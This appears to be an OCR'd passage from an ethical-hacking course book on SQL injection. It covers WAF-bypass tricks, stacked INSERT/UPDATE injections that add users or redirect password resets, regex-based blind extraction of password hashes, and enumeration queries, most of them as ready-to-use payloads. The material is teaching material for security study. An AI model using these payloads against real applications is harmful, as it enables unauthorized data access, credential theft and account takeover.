
- Read, update, and delete arbitrary data or arbitrary tables from the database
- Execute commands on the underlying OS

The sequence of actions performed in a second-order SQL injection attack is as follows:

- The attacker submits a crafted input in an HTTP request
- The application saves the input in the database to use it later and gives a response to the HTTP request
- Now, the attacker submits another request

- The web application processes the second request using the first input stored in the database and executes the SQL injection query
- The results of the query in response to the second request are returned to the attacker, if applicable





Bypass Firewall using SQL Injection

Bypassing the WAF using SQL injection vulnerability is a major threat, as it is capable of retrieving the whole database from the server.

Attackers use the following methods to bypass the WAF.

- **Normalization Method**

  The systematic representation of a database in the normalization process sometimes leads to an SQL injection attack. If an attacker is able to detect any vulnerability in functional dependencies, then the attacker changes the structure of the SQL query to perform the attack.

  For example, if the SQL query is in the following format, it is impossible for an attacker to perform an SQL injection attack to bypass the WAF:

  ```
  /?id=1+union+select+1,2,3/*
  ```

  Improper configuration of the WAF may lead to vulnerabilities; in such cases, an attacker can inject a malicious query as follows:

  ```
  /?id=1/*union*/union/*select*/select+1,2,3/*
  ```

  Once the WAF processes the malicious query, the request takes the following form:

  ```
  SELECT * FROM TABLE WHERE ID =1 UNION SELECT 1,2,3--
  ```

- **HPP Technique**

  HTTP parameter pollution (HPP) is an easy and effective technique that affects both the server and the client with the feasibility to override or add HTTP GET/POST parameters by injecting delimiting characters in query strings.

  For example, if a WAF protects any website, then the following request does not allow the attacker to perform the attack:

  ```
  /?id=1;select+1,2,3+from+users+where+id=1--
  ```

  An attacker will be able to bypass WAF by applying the HPP technique to the above query:

  ```
  /?id=1;select+1&id=2,3+from+users+where+id=1--
  ```

- **HPF technique**

  HTTP parameter fragmentation (HPF) is basically used with the idea of bypassing security filters, as it is capable of operating HTTP data directly. This technique can be used along with HPP using a UNION operator to bypass firewalls.

  For example, consider the vulnerable code given below.

  ```
  Query("select * from table where a=".$_GET['a']." and
  b=".$_GET['b']);

  Query("select * from table where a=".$_GET['a']." and
  b=".$_GET['b']); limit".$_GET['c']);
  ```

  The following query is used by the WAF to block attacks on the aforementioned vulnerable code:

  ```
  /?a=1+union+select+1,2/*
  ```

To bypass the WAF, the attacker will use the HPF technique and reconstruct the above query:

```
/?a=1+union/*&b=*/select+1,2

/?a=1+union/*&b=*/select+1,pass/*&c=*/ from+users--
```

In such a scenario, the transformed SQL query is given below:

```
SELECT * FROM TABLE WHERE a=1 UNION/* AND b=*/SELECT 1,2

SELECT * FROM TABLE WHERE a=1 UNION/* AND b=*/SELECT 1,pass/* LIMIT
*/FROM USERS--
```

- **Blind SQL Injection**

  A blind SQL injection attack is one of the easiest way to exploit a vulnerability, as it replaces WAF signatures with their synonyms using SQL functions. The following requests allow an attacker to perform an SQL injection attack and bypass the firewall.

  Logical requests AND/OR:

  - `/?id=1+OR+0x50=0x50`
  - `/?id=1+and+ascii(lower(mid((select+pwd+from+users+limit+1,1),1,1))=74`

  Negation, inequality signs, and logical request

  - `and 1`
  - `and 1=1`
  - `and 2<3`
  - `and 'a'='a'`
  - `and 'a'<>'b'`
  - `and 3<=2`

- **Signature Bypass**

  An attacker can transform the signature of SQL queries such that a firewall cannot detect them, leading to malicious results. Attackers obtain signatures used by the firewall using the following request:

  ```
  /?id=1+union+(select+1,2+from+users)
  ```

  After obtaining the signature, the attacker exploits the acquired signature to bypass the WAF as follows:

  - `/?id=1+union+(select+'xz'from+xxx)`
  - `/?id=(1)union(select(1),mid(hash,1,32)from(users))`
  - `/?id=1+union+(select'1',concat(login,hash)from+users)`
  - `/?id=(1)union((((((select(1),hex(hash)from(users)))))))`
  - `/?id=xx(1)or(0x50=0x50)`

- **Buffer Overflow Method**

  An attacker can use the buffer overflow method to crash and bypass the firewall. As most firewalls are developed in C/C++, it is easy for the attacker to bypass the firewall.

  For example, consider the following URL on which the attacker is trying to perform an SQL injection attack to bypass the WAF:

  ```
  http:// www.certifiedhacker.com//index.php?page_id=15+and+(select
  1)=(Select 0xAA[..(add about 1200
  "A")..])+/*!uNIOn*/+/*!SeLECt*/+1,2,3,4….
  ```

  The attacker can use the following query to test if the firewall can be crashed:

  ```
  ?page_id=null%0A/**//*!50000%55nIOn*//*yoyu*/all/**/%0A/*!%53eLEct*/
  %0A/*nnaa*/+1,2,3,4…
  ```

  If the attacker gets the 500 error message as the response, he/she can easily bypass the firewall using the buffer overflow method.

- **CRLF Technique**

  Carriage return, line feed (CRLF) is a pair of ASCII codes, 13 and 10. In Windows, CRLF is used to indicate the end of a line in a text file (\r\n). Macintosh uses CR (\r) alone and UNIX uses LF(\n) alone.

  The attacker can use the CRLF technique to bypass the firewall. For example, the attacker uses the following URL to bypass the WAF:

  ```
  http://www.certifiedhacker.com/info.php?id=1+%0A%0Dunion%0A%0D+%0A%0
  Dselect%0A%0D+1,2,3,4,5--
  ```

- **Integration Method**


  The integration method involves using different bypassing techniques together to increase the chances of bypassing the firewall, where a single method or technology is not sufficient to do so.

  An attacker may use the following queries together to bypass the firewall:

  ```
  www.certifiedhacker.com/index.php?page_id=21+and+(select 1)=(Select
  0xAA[..(add about 1200 "A")..])+/*!uNIOn*/+/*!SeLECt*/+1,2,3,4,5…

  id=10/*!UnIoN*/+SeLeCT+1,2,concat(/*!table_name*/)+FrOM
  /*information_schema*/.tables /*!WHERE
  */+/*!TaBlE_ScHeMa*/+like+database()--

  ?id=766+/*!UNION*/+/*!SELECT*/+1,GrOUp_COnCaT(COLUMN_NAME),3,4,5+FRO
  M+/*!INFORMATION_SCHEMA*/.COLUMNS+WHERE+TABLE_NAME=0x5573657273--
  ```



Perform SQL Injection to Insert a New User and Update Password

- **Inserting a New User using SQL Injection**

  If an attacker can learn about the structure of the users table in a database, he/she can attempt to insert new user details into that table. Once the attacker is successful in adding new user details, he/she can directly use the new user credentials to logon to the web application.

  For example, an attacker can exploit the following query:

  ```
  SELECT * FROM Users WHERE Email_ID = 'Alice@xyz.com'
  ```

  After injecting the INSERT statement into the above query,

  ```
  SELECT * FROM Users WHERE Email_ID = 'Alice@xyz.com'; INSERT INTO
  Users (Email_ID, User_Name, Password) VALUES
  ('Clark@mymail.com','Clark','MyPassword');--';
  ```

  Note: An attacker can perform this attack only if the victim has INSERT permission on the users table. If the users table is having dependencies, an attacker cannot add a new user to the database.

- **Updating Password using SQL Injection**

  Many web applications use a login that requires a username and password to give users access to the services provided by the organization. Sometimes, users forget their passwords. To address this issue, developers provide a Forgot Password feature, which delivers a forgotten password or a new password to the user's registered email address (the address the user provided when originally registering with the site). An attacker may exploit this feature by attempting to embed malicious SQL-specific inputs that may update a user's email address with the attacker's email address. If this succeeds, the

forgotten or new password will be sent to the attacker's email address. The attacker uses the UPDATE SQL command to overwrite the user's email address in the application database.


For example, if an attacker is able to learn that a user with an email address "Alice@xyz.com" exists, he/she can UPDATE the email address to the attacker's address. An attacker injects the UPDATE statement into the following query:

```
SELECT * FROM Users WHERE Email_ID = 'Alice@xyz.com'
```

After injecting UPDATE statement into the above query,

```
SELECT * FROM Users WHERE Email_ID = 'Alice@xyz.com'; UPDATE Users
SET Email_ID = 'Clark@mymail.com' WHERE Email_ID ='Alice@xyz.com';
```

The result of executing the above query is that the users table is updated by changing the email address "Alice@xyz.com" to "Clark@mymail.com." Now, the attacker opens the web application's login page in a browser and clicks on the "Forgot Password?" link. Then, the web application sends an email to the attacker's email address for resetting the password of Alice. The attacker now resets the password of Alice, uses her credentials to logon to the web application, and performs malicious activities on her behalf.



Exporting a Value with Regular Expression Attack

An attacker performs SQL injection using regular expressions on a known table to learn the values of confidential information such as passwords. For example, if an attacker knows that a web application stores its users details in a table named **UserInfo**, then the attacker can perform a regular expression attack as follows to determine the passwords:

In general, databases store hashed passwords generated from MD5 or SHA-1 algorithms. Hashed passwords contain only [a-f0-9] values.

- **Exporting a value in MySQL**

  In MySQL, an attacker uses the following method to identify the first character of the password:

  Check if the 1st character in the password is between "a" and "f"

  ```
  index.php?id=2 and 1=(SELECT 1 FROM UserInfo WHERE Password REGEXP
  '^[a-f]' AND ID=2)
  ```

  If the above query returns TRUE, then check if the 1st character in the password is between "a" and "c"

  ```
  index.php?id=2 and 1=(SELECT 1 FROM UserInfo WHERE Password REGEXP
  '^[a-c]' AND ID=2)
  ```

  If the above query returns FALSE, the attacker infers that the first character is between "d" and "f"

  Check if the 1st character in the password is between "d" and "f"

  ```
  index.php?id=2 and 1=(SELECT 1 FROM UserInfo WHERE Password REGEXP
  '^[d-f]' AND ID=2)
  ```

If the result of the above query is TRUE, then check if the 1st character in password is between "d" and "e"

```
index.php?id=2 and 1=(SELECT 1 FROM UserInfo WHERE Password REGEXP
'^[d-e]' AND ID=2)
```

If the result of the query is TRUE, the attacker tests for "d" or "e"

Check if the 1st character in the password is "d"

```
index.php?id=2 and 1=(SELECT 1 FROM UserInfo WHERE Password REGEXP
'^[d]' AND ID=2)
```

Assume that the above query returns TRUE. The attacker thus identifies the first character of the password as "d." The attacker repeats the same process to identify the remaining characters of the password.

- **Exporting a value in MSSQL**

  In MSSQL, attackers use the same method as that described above to identify the first character of the password. Now, we will see how the attacker identifies the second character of the password in MSSQL using the following method:

  Check if the 2nd character in the password is between "a" and "f"

```
default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE
'd[a-f]%' AND ID=2)
```

  If the above query returns FALSE, the attacker tries values between "0" and "9". Check if the 2nd character in the password is between "0" and "9"

```
default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE
'd[0-9]%' AND ID=2)
```

  If the above query returns TRUE, then check if the 2nd character in the password is between "0" and "4"

```
default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE
'd[0-4]%' AND ID=2)
```

  If the above query returns FALSE, the attacker infers that the second character is between "5" and "9"

  Check if the 2nd character in the password is between "5" and "9"

```
default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE
'd[5-9]%' AND ID=2)
```

  If the above query returns TRUE, then check if the 2nd character in the password is between "5" and "7"

```
default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE
'd[5-7]%' AND ID=2)
```


  If the above query returns FALSE, then the attacker infers that the second character is either "8" or "9"

  Check if the 2nd character in the password is "8"

```
default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE
'd[8]%' AND ID=2)
```

If the above query returns TRUE, the attacker identifies the second character in the password as "8"


The attacker repeats the same process to identify the remaining characters of the password. Once the attacker obtains the password, he/she logs on to the web application to perform various malicious activities.



Advanced SQL Injection

The attacker does not stop at compromising an application's data. The attacker will advance the SQL injection attack to compromise the underlying OS and network. Using the compromised application, the attacker can issue commands to the underlying OS to take over the target machine and use it as a staging post to attack the rest of the network.

The attacker may interact with the OS to extract OS details and application passwords, execute commands, access system files, and so on. The attacker can further compromise the entire target network by installing Trojans and planting keyloggers.



Database, Table, and Column Enumeration

Attackers use various SQL queries to enumerate database, table names, and columns. The information obtained by the attacker after enumeration can be used to obtain sensitive data from the database, modify data (insert/update/delete), execute admin-level operations on the database, and even retrieve the content of a given file present on the DBMS file system.

The following techniques are used by an attacker to perform enumeration:

- **Identify User Level Privilege**

  There are several SQL built-in scalar functions that will work in most SQL implementations:

  ```
  user  or current_user, session_user, system_user
  ' and 1 in (select user ) --
  '; if user ='dbo' waitfor delay '0:0:5 '--
  ' union select if( user() like 'root@%',
  benchmark(50000,sha1('test')), 'false' );
  ```

- **DB Administrators**

  Default administrator accounts include sa, system, sys, dba, admin, root, and many others. The dbo is a user that has implied permissions to perform all activities in the database. Any object created by any member of the sysadmin fixed server role belongs to dbo automatically.

- **Discover DB Structure**

  Determine table and column names

```
' group by columnnames having 1=1 --
```

Discover column name types

```
' union select sum(columnname ) from tablename --
```

Enumerate user defined tables

```
' and 1 in (select min(name) from sysobjects where xtype = 'U' and
name > '.') --
```

- **Column Enumeration in DB**
  - **MSSQL**

    ```
    SELECT name FROM syscolumns WHERE id = (SELECT id FROM sysobjects
    WHERE name = 'tablename')
    ```

    ```
    sp_columns tablename
    ```

  - **MySQL**

    ```
    show columns from tablename
    ```

  - **Oracle**


    ```
    SELECT * FROM all_tab_columns WHERE table_name='tablename'
    ```

  - **DB2**

    ```
    SELECT * FROM syscat.columns WHERE tabname= 'tablename'
    ```

  - **PostgreSQL**

    ```
    SELECT attnum,attname from pg_class, pg_attribute WHERE relname=
    'tablename' AND pg_class.oid=attrelid AND attnum > 0
    ```



Advanced Enumeration

Attackers use advanced enumeration techniques for system-level and network-level information gathering. The information gathered in the previous stage can be used to gain unauthorized access. An attacker can crack passwords using various tools such as L0phtCrack, ophcrack, RainbowCrack, John the Ripper, and so on. Attackers use buffer overflows to determine the vulnerabilities of a system or a network.

The following database objects are used for enumeration:

Oracle	MS Access	MySQL	MSSQL Server
SYS.USER_OBJECTS	MsysACEs	mysql.user	sysobjects
SYS.TABLES, SYS.USER_TABLES	MsysObjects	mysql.db	syscolumns
SYS.USER_VIEWS	MsysQueries	mysql.tables_priv	systypes
SYS.ALL_TABLES	MsysRelationships		sysdatabases
SYS.COLUMNS			
SYS.USER_OBJECTS			

Table 15.3: List of database objects

Examples:

- **Tables and columns enumeration in one query**

```
' union select 0, sysobjects.name + ': ' + syscolumns.name + ': ' +
systypes.name, 1, 1, '1', 1, 1, 1, 1, 1  from sysobjects,
```

```
syscolumns, systypes where sysobjects.xtype = 'U' AND sysobjects.id
= syscolumns.id AND syscolumns.xtype = systypes.xtype --
```


- **Database Enumeration**

  Different databases in server

  ```
